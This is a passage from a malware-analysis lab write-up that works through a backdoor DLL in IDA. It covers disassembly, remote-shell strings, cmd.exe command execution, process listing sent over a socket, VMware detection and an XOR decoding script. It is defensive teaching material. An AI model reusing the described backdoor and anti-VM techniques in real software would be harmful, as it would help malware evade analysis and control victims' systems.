0000000010001656                   CommandLine= byte ptr -63Fh
0000000010001656                   Str= byte ptr -63Dh
0000000010001656                   var_638= byte ptr -638h
0000000010001656                   var_637= byte ptr -637h
0000000010001656                   var_544= byte ptr -544h
0000000010001656                   var_50C= dword ptr -50Ch
0000000010001656                   var_500= byte ptr -500h
0000000010001656                   Buf2= byte ptr -4FCh
0000000010001656                   readfds= fd_set ptr -4BCh
0000000010001656                   buf= byte ptr -3B8h
0000000010001656                   var_3B0= dword ptr -3B0h
0000000010001656                   var_1A4= dword ptr -1A4h
0000000010001656                   var_194= dword ptr -194h
0000000010001656                   WSAData= WSAData ptr -190h
0000000010001656                   lpThreadParameter= dword ptr  4
0000000010001656
0000000010001656 81 EC 78 06 00 00 sub     esp, 678h       ; Integer Subtraction
000000001000165C 53                push    ebx
000000001000165D 55                push    ebp
000000001000165E 56                push    esi
000000001000165F 57                push    edi
0000000010001660 E8 9B F9 FF FF    call    sub_10001000    ; Call Procedure
0000000010001660
0000000010001665 85 C0             test    eax, eax        ; Logical Compare
0000000010001667 75 53             jnz     short loc_100016BC ; Jump if Not Zero (ZF=0)
0000000010001667
```

Figure 7: sub_10001656 parameters and varliables

Local variables correspond to negative offsets, where there are **23**. Many are generated by IDA and prepended with `var_` however there are some which have been resolved, such as `name` or `commandline`. As we work through, we generally rename any of the important ones.

Parameters have positive offsets. Here there is **one**, currently `lpThreadParameter`. This may also be seen as `arg_0` if not automagically resolved.

vii. Where is the string \cmd.exe /c located in the disassembly?

Press `Alt+T` to perform a string search for `\cmd.exe /c`, which is stored as `aCmdExeC`, found within `sub_1000FF58` at offset `0x100101D0` (figure 8).




Figure 8: Location of '\cmd.exe /c'

viii. What happens around the referencing of \cmd.exe /c?

The command `cmd.exe /c` opens a new instance of cmd.exe and the `/c` parameter instructs it to execute the command then terminate. This suggests that there is likely a construct of something to execute somewhere nearby.

Taking a cursory look around `sub_1000FF58`, we see several indications of what might be happening. Look for `push offset X` for quick wins.

Towards the top of the function, we see an address that is quite telling of what is happening. The offset `aHiMasterDDDDDD` called at `0x1001009D`contains a long message which includes several strings relating to system time information (actually initialised just before), but more notably reference to a **Remote Shell** (figure 9).

Figure 9: Contents of offset `aHiMasterDDDDDD`

Further on throughout the function, there are more interesting offset addresses with strings that may provide an indication of activity.

Offset	String
aQuit	Quit
aExit	Exit
aCd	cd
asc_10095C5C	>
aEnmagic	enmagic
a0x02x	\r\n\r\n0x%02x\r\n\r\n
aIdle	idle
aUptime	uptime
aLanguage	language
aRobotwork	robotwork
aMbase	mbase
aMhost	mhost
aMmodule	mmodule
aMinstall	minstall
aInject	inject
aIexploreExe	iexplore.exe
aCreateprocessG	CreateProcess() GetLastError reports %d

Figure 10: Offset strings within `sub_1000FF58`

Some of which are likely part of any commandline activity, whereas others may be additional modules. Some of the notable ones might be `aInject`, `aIexploreExe`, and `aCreateProcessG`, which could be indicative of process injection into `iexplore.exe`.

ix. At 0x100101C8, dword_1008E5C4 indicates which path to take. How does the malware set dword_1008E5C4?

The comparison of `dword_1008E5C4` and `ebx` will determine whether `\cmd.exe /c` or `\command.exe /c` is pushed; likey based upon the Operating System version to utilise the correct command prompt (figure 11).




Figure 11: cmd.exe or command.exe options

Following the xrefs of `dword_1008E5C4` , we see it written (type w) in `sub_10001656`, with the value of `eax`. There is a preceding call to `sub_10003695`, where the function takes a look at the system's Version Information (using API call `GetVersionExA`) (figure 12).




Figure 12:

There is a comparison between the `VersionInformation.dwPlatformId` and `2`, so looking at the Windows Platform IDs we see that it is looking to see if 'The operating system is Windows NT or later.' If it is, then `\cmd.exe /c` is pushed. If not, then it is `\command.exe /c`.

x. What happens if the string comparison to robotwork is successful?

The `robotwork` string comparison is completed using the function `memcmp`, which returns **0** if the two strings are identical. The `JNZ` branch jumps if the result **Is Not Zero**. This means, if the `robotwork` comparison is successful, returning 0, then the jump does not execute (the red path). If the `memcmp` was unsuccessful, then some other non-zero value would be returned and the jump (green path) would be followed (figure 13).




Figure 13: memcmp of robotwork

Not jumping, (and following the red path), leads to a new function `sub_100052A2` which includes registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime` and `WorkTimes`. The function is looking for values within the `WorkTime` and `WorkTimes` (`RegQueryValueExA`) and if so, are displayed as part of the relevant `aRobotWorktime` offset addresses (via `%d`) (figure 14).

Figure 14: Querying `SOFTWARE\Microsoft\Windows\CurrentVersion` `WorkTime` and `WorkTimes` `registry keys`

The start of the function takes in a parameter for `SOCKET` as `s` , which is then passed through to a new function (`sub_100038EE`) along with the registry values (`ebp`) (figure 15).





Figure 15: Passing registry values through SOCKET s

Therefore, if the string comparison for `robotwork` is successful, the registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion` `WorkTime` and `WorkTimes` are queried and the values passed through (likely) the remote shell connection.

xi. What does the export PSLIST do?



Exports | IDA View-A | Occurrences of: \cmd.exe

Name	Address	Ordinal
InstallRT	000000001000D847	1
InstallSA	000000001000DEC1	2
InstallSB	000000001000E892	3
PSLIST	0000000010007025	4
ServiceMain	000000001000CF30	5
StartEXS	0000000010007ECB	6
UninstallRT	000000001000F405	7
UninstallSA	000000001000EA05	8
UninstallSB	000000001000F138	9
DllEntryPoint	000000001001516D	[main entry]

Figure 16: Exports view

Open the exports list and find the exported function PSLIST. (figure 16).

Navigate here and see there are three subroutines. One of which queries OS version information (similar as seen in Q9, but this time also sees if `dwMajorVersion` is `5` for more specific OS footprinting (dwMajorVersions)), and depending on the outcome, will call either `sub_10006518` or `sub_1000664C` (figure 17).




Figure 17: PSLIST exported function paths

Both `sub_10006518` and `sub_1000664C` utilise `CreateToolhelp32Snapshot` to take a snapshot of the specified processes and associated information, and then execute appropriate commands to query the running processes IDs, names, and the number of threads. `sub_1000664C` also includes the `SOCKET` (`s`) to send the output out to (figure 18).




Figure 18: Using `CreateToolhelp32Snapshot, quering running processes, and sending to socket`

xii. Which API functions could be called by entering sub_10004E79?

A useful way to quickly see what API functions are called by a certain subroutine is through the Proximity Brower view, this transforms the standard Graph or Text views into a much more condensed graph highlighting which API functions or subroutines are called (figure 19)




Figure 19: Proximity View of sub_10004E79

Function	Description
GetSystemDefaultLangID	Returns language identifier to determine system language
sub_100038EE	Subroutine previously seen to send data via SOCKET
sprintf	Sends formatted string output
strlen	Gets the length of a string
aLanguageId0xX	Offset containing: '*[Language:] id:0x%x*'

Figure 20: Functions called by sub_10004E79

The functions called from `sub_10004E79` (figure 20) indicate that the functionality is to identify the language used on the system, and then pass that information through the SOCKET (as we've seen `sub_100038EE` before). It might make sense to rename `sub_10004E79` to something like **getSystemLanguage**. While we're at it, we might aswell rename `sub_100038EE` to something like **sendSocket**.

xiii. How many Windows API functions does DllMain call directly, and how many at a depth of 2?

Another way to view the API functions called from somewhere, is through View -> Graphs -> User XRef Chart. Set start and end addresses to `DllMain` and the Recursion depth to 1 to see four API functions called (figure 21). At a depth of 2, there are around 32, with some duplicates.




Figure 21: API functions called by DllMain.

Some of the more notable API calls which may provide indication of functionality are: `sleep` `winexec` `gethostbyname` `inet_nota` `CreateThread` `WSAStartup` `inet_addr` `recv` `send` `socket` `connect` `LoadLibraryA`

xiv. How long will the Sleep API function at 0x10001358 execute for?

At first glance, one might think that the value passed to the `sleep` is `3E8h` (`1000`), equating to 1 second, however it is a `imul` call which means the value at `eax` is getting multiplied by 1000. Looking up, we see that `aThisIsCti30` at the offset address is moved into `eax` and then the pointer is moved 13 along (similar to what's seen in Q2) (figure 22).

Figure 22: Sleep for 30 seconds

This means that the value of `eax` when it is pushed is 30. `atoi` converts the string to an integer, and it is multiplied by 1000. Therefore, the Sleep API function sleeps for 30 seconds.

xv & xvi. What are the three parameters for the call to socket at 0x10001701?

The three values pushed to the stack, labeled as `protocol`, `type`, and `af`, and are 6, 1, 2 respectively, are the three parameters used for the call to socket (figure 23).

```
0000000010001 6FB
00000000100016FB                       loc_100016FB:           ; protocol
00000000100016FB 6A 06                 push    6
00000000100016FD 6A 01                 push    1               ; type
00000000100016FF 6A 02                 push    2               ; af
0000000010001701 FF 15 F8 63 01 10     call    ds:socket       ; Indirect Call Near Procedure
0000000010001707 8B F8                 mov     edi, eax; SOCKET __stdcall socket(int af, int type, int protocol)
0000000010001709 83 FF FF              cmp     edi, 0FF             extrn socket:dword      ; CODE XREF: sub_10001656+AB↑p
000000001000170C 75 14                 jnz     short lc                                     ; sub_1000208F+3F4↑p ...
```

Figure 23: Call to socket at 0x10001701

These depict what type of socket is created. Using [Socket Documentation] we can determine that in this case, it is TCP IPV4. At this point, we might aswell rename those operands (figure 24).

Parameter	Description	Value	Meaning
af	Address Family specification	2	IF_INET
type	Type of socket	1	SOCK_STREAM
protocol	Protocol used	6	IPPROTO_TCP

```
loc_100016FB:              ; protocol
push     IPPROTO_TCP
push     SOCK_STREAM       ; type
push     IF_INET           ; af
call     ds:socket         ; Indirect Call
```

Figure 24: Definitions and renaming of socket parameters

xvii. Is there VM detection?

Occurrences of binary: 0xED | IDA View-A | Hex View-1

Address	Function	Instruction
.text:10001098	sub_10001074	xor ebp, ebp; Logical Exclusive OR
.text:10001181	sub_10001074	test ebp, ebp; Logical Compare
.text:10001222	sub_10001074	test ebp, ebp; Logical Compare
.text:100012BE	sub_10001074	test ebp, ebp; Logical Compare
.text:1000135F	sub_10001074	xor ebp, ebp; Logical Exclusive OR
.text:10001389	sub_10001365	xor ebp, ebp; Logical Exclusive OR
.text:10001472	sub_10001365	test ebp, ebp; Logical Compare
.text:10001513	sub_10001365	test ebp, ebp; Logical Compare
.text:100015AF	sub_10001365	test ebp, ebp; Logical Compare
.text:10001650	sub_10001365	xor ebp, ebp; Logical Exclusive OR
.text:100030AF	sub_10002CCE	call strcat; Call Procedure
.text:10003DE2	sub_10003DC6	lea edi, [ebp+var_813]; Load Effective Address
.text:10004326	sub_100042DB	lea edi, [ebp+var_913]; Load Effective Address
.text:10004B15	sub_10004B01	lea edi, [ebp+var_213]; Load Effective Address
.text:10005305	sub_100052A2	jmp loc_100053F6; Jump
.text:10005413	sub_100053F9	lea edi, [ebp+var_413]; Load Effective Address
.text:1000542A	sub_100053F9	lea edi, [ebp+var_213]; Load Effective Address
.text:10005B98	sub_10005B84	xor ebp, ebp; Logical Exclusive OR
.text:100061DB	sub_10006196	in eax, dx

Figure 25: Searching for the in instruction using 0xED in binary.

The `in` instruction (opcode `0xED`) is used with the string *VMXh* to determine whether the malware is running inside VMware. `0xED` can be searched (alt+B) and look for the `in` instruction (figure 25).

From here, we can navigate into the function and see what is going on within `sub_10006196`.




Figure 26: in instruction within sub_10006196

Directly around the `in` instruction, we see evidence of the string VMXh (converted from original hex value) (figure 26), which is potentially indicative of VM detection. If we look at the other xrefs of `sub_10006196` we see three occurrences, each of which contains `aFoundVirtualMa`, indicating the install is canceling if a Virtual Machine is found (figure 27).




Figure 27: Found Virtual Machine string found after *VMXh string*

xviii, xix, & xx. What is at 0x1001D988?

The data starting at `0x1001D988` appears illegible, however, we can convert this to ASCII (by pressing A), albeit still unreadable (Figure 28).

Figure 28: Random data at `0x1001D988`

We have been provided a python script with the lab `lab05-01.py` which is to be used as an IDA plugin for a simple script. For `0x50` bytes from the current cursor position, the script performs an `XOR` of `0x55`, and prints out the resulting bytes, likely to decode the text (figure 29).

```
sea = ScreenEA()
for i in range(0x00,0x50):
        b = Byte(sea+i)
        decoded_byte = b ^ 0x55
        PatchByte(sea+i,decoded_byte)
```

Figure 29: XOR 0x55 script

We are unable to do this within the free version of IDA, however we can loosely do it manually ourselves by taking the bytes from `0x1001D988` and doing `XOR 0x55`.

Evidently, the conversion to ASCII and manual decoding has messed up something with the capitalisation, but we can see some plaintext and determine the completed message (figure 30)




Figure 30: Manual XOR 0x55

b. analyze the malware found in the file Lab06-01.exe.

i. What is the major code construct found in the only subroutine called by main?

Before we start, it is worth noting that sometimes IDA does not recognise the `main` subroutine. We can find this quite quickly by traversing from the `start` function and finding `sub_401040`. This is `main` as it contains the required parameters (`argc` and `**argv`). I renamed the subroutine to `main` (figure 1).

